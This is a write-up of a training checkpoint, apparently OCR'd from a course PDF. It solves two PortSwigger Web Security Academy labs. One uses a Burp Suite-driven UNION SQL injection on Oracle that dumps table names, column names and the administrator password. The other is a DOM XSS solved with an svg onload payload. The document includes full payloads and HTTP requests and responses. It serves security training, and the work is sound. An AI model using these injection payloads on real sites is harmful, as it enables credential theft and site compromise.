

Checkpoint Governance, Compliance and Legislation

- For this checkpoint you can work on portswigger platform, portswigger is the company that created burpsuite tool so you can create an account on their website and goto **academy -> all labs**
- **first we will try to solve the following lab :**

https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle






- WE need to login as administrator
- use burpsuie to intercept and modify the request :
- launch burpsuite

https://i.imgur.com/0d5kn53.png

- **Click here :**

https://i.imgur.com/ABDTSvp.png

- click on **start burp**
- go to proxy make sure that the intercept is on



- launch the burpsuite embeded browser and visit the lab website
- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

Request

Pretty Raw Hex

```
GET /filter?category=Gifts'+order+by+2-- HTTP/2
Host: 0a29002004f6baa980c60829008000ca.web-security-academy.net
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=udAPMaqW01SYLL1jFsy6kaJsp3Jpv1ja; Secure;
HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 8561

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      SQL injection attack, listing the database contents on
      Oracle
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              SQL injection attack, listing the database contents
              on Oracle
            </h2>
            <a id='lab-link' class='button' href='/'>
              Back to lab home
            </a>
            <a class=link-back href='
            https://portswigger.net/web-security/sql-injection/exa
```

'+UNION+SELECT+'abc','def'+FROM+dual--

Request

Pretty Raw Hex

```
GET /filter?category=Gifts'+UNION+SELECT+'abc','def'+FROM+dual--
HTTP/2
Host: 0a29002004f6baa980c60829008000ca.web-security-academy.net
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Response


Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=J7NKohfAZB0WNghO8fJjrn8RYRGyumwx; Secure;
HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 8746

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      SQL injection attack, listing the database contents on
      Oracle
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              SQL injection attack, listing the database contents
              on Oracle
            </h2>
```


- **Use the following payload to retrieve the list of tables in the database:**

'+UNION+SELECT+table_name,NULL+FROM+all_tables–




- Find the name of the table containing user credentials. USERS_HIFHYO
- Use the following payload (replacing the table name) to retrieve the details of the columns in the table:

'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_HIFHYO'--



- Find the names of the columns containing usernames and passwords. PASSWORD_PRDJMS USERNAME_WACJHW
- Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users: '+UNION+SELECT+USERNAME_WACJHW,+PASSWORD_PRDJMS+FROM+USERS_HIFHYO'--



Request

Pretty Raw Hex

```
GET /filter?category=
Tech+gifts'+UNION+SELECT+USERNAME_WA
CJHW,+PASSWORD_PRDJMS+FROM+USERS_HIF
HYO-- HTTP/2
Host:
0a9300fd03575e7283e1696c009600a6.web
-security-academy.net
Http/2:
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko)
Chrome/116.0.5845.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Response


Pretty Raw Hex

```
1  HTTP/2 200 OK
2  Content-Type: text/html;
   charset=utf-8
3  Set-Cookie: session=
   T5uKcpfAbly0fWzHeolTgI8DIZk8ZPEv;
   Secure; HttpOnly; SameSite=None
4  X-Frame-Options: SAMEORIGIN
5  Content-Length: 10060
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=
       /resources/labheader/css/academ
       yLabHeader.css rel=stylesheet>
11     <link href=
       /resources/css/labsEcommerce.cs
       s rel=stylesheet>
12     <title>
         SQL injection attack, listing
          the database contents on
         Oracle
       </title>
13   </head>
14   <body>
15     <script src="
       /resources/labheader/js/labHead
       er.js">
       </script>
16     <div id="academyLabHeader">
```

- LOGIN AS ADMIN

  LOGIN: administrator

  PASS: 89w1gqm6x39cmnd1sitw



- For the XSS lab we can try to solve the DOM XSS

https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink

- This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search, which you can control using the website URL.

To solve this lab, perform a cross-site scripting attack that calls the alert function.

- Enter a random alphanumeric string into the search box.
- Right-click and inspect the element, and observe that your random string has been placed inside an img src attribute.

Web Security Academy

DOM XSS in `document.write` sink using source `location.search`

LAB Not solved


Back to lab description

Home

0 search results for 'abcd1234'

Search the blog... Search

< Back to Blog



- Break out of the img attribute by searching for:

  `"><svg onload=alert(1)>`

Web Security Academy

DOM XSS in `document.write` sink using source `location.search`

LAB Not solved

Back to lab description

Home

0 search results for 'abcd1234'

"><svg onload=alert(1)>

Search

< Back to Blog

Web Security Academy

DOM XSS in `document.write` sink using source `location.search`

LAB Solved

Back to lab description

Congratulations, you solved the lab! Share your skills! Continue learning

Home

0 search results for '"><svg onload=alert(1)>'

Search the blog...

Search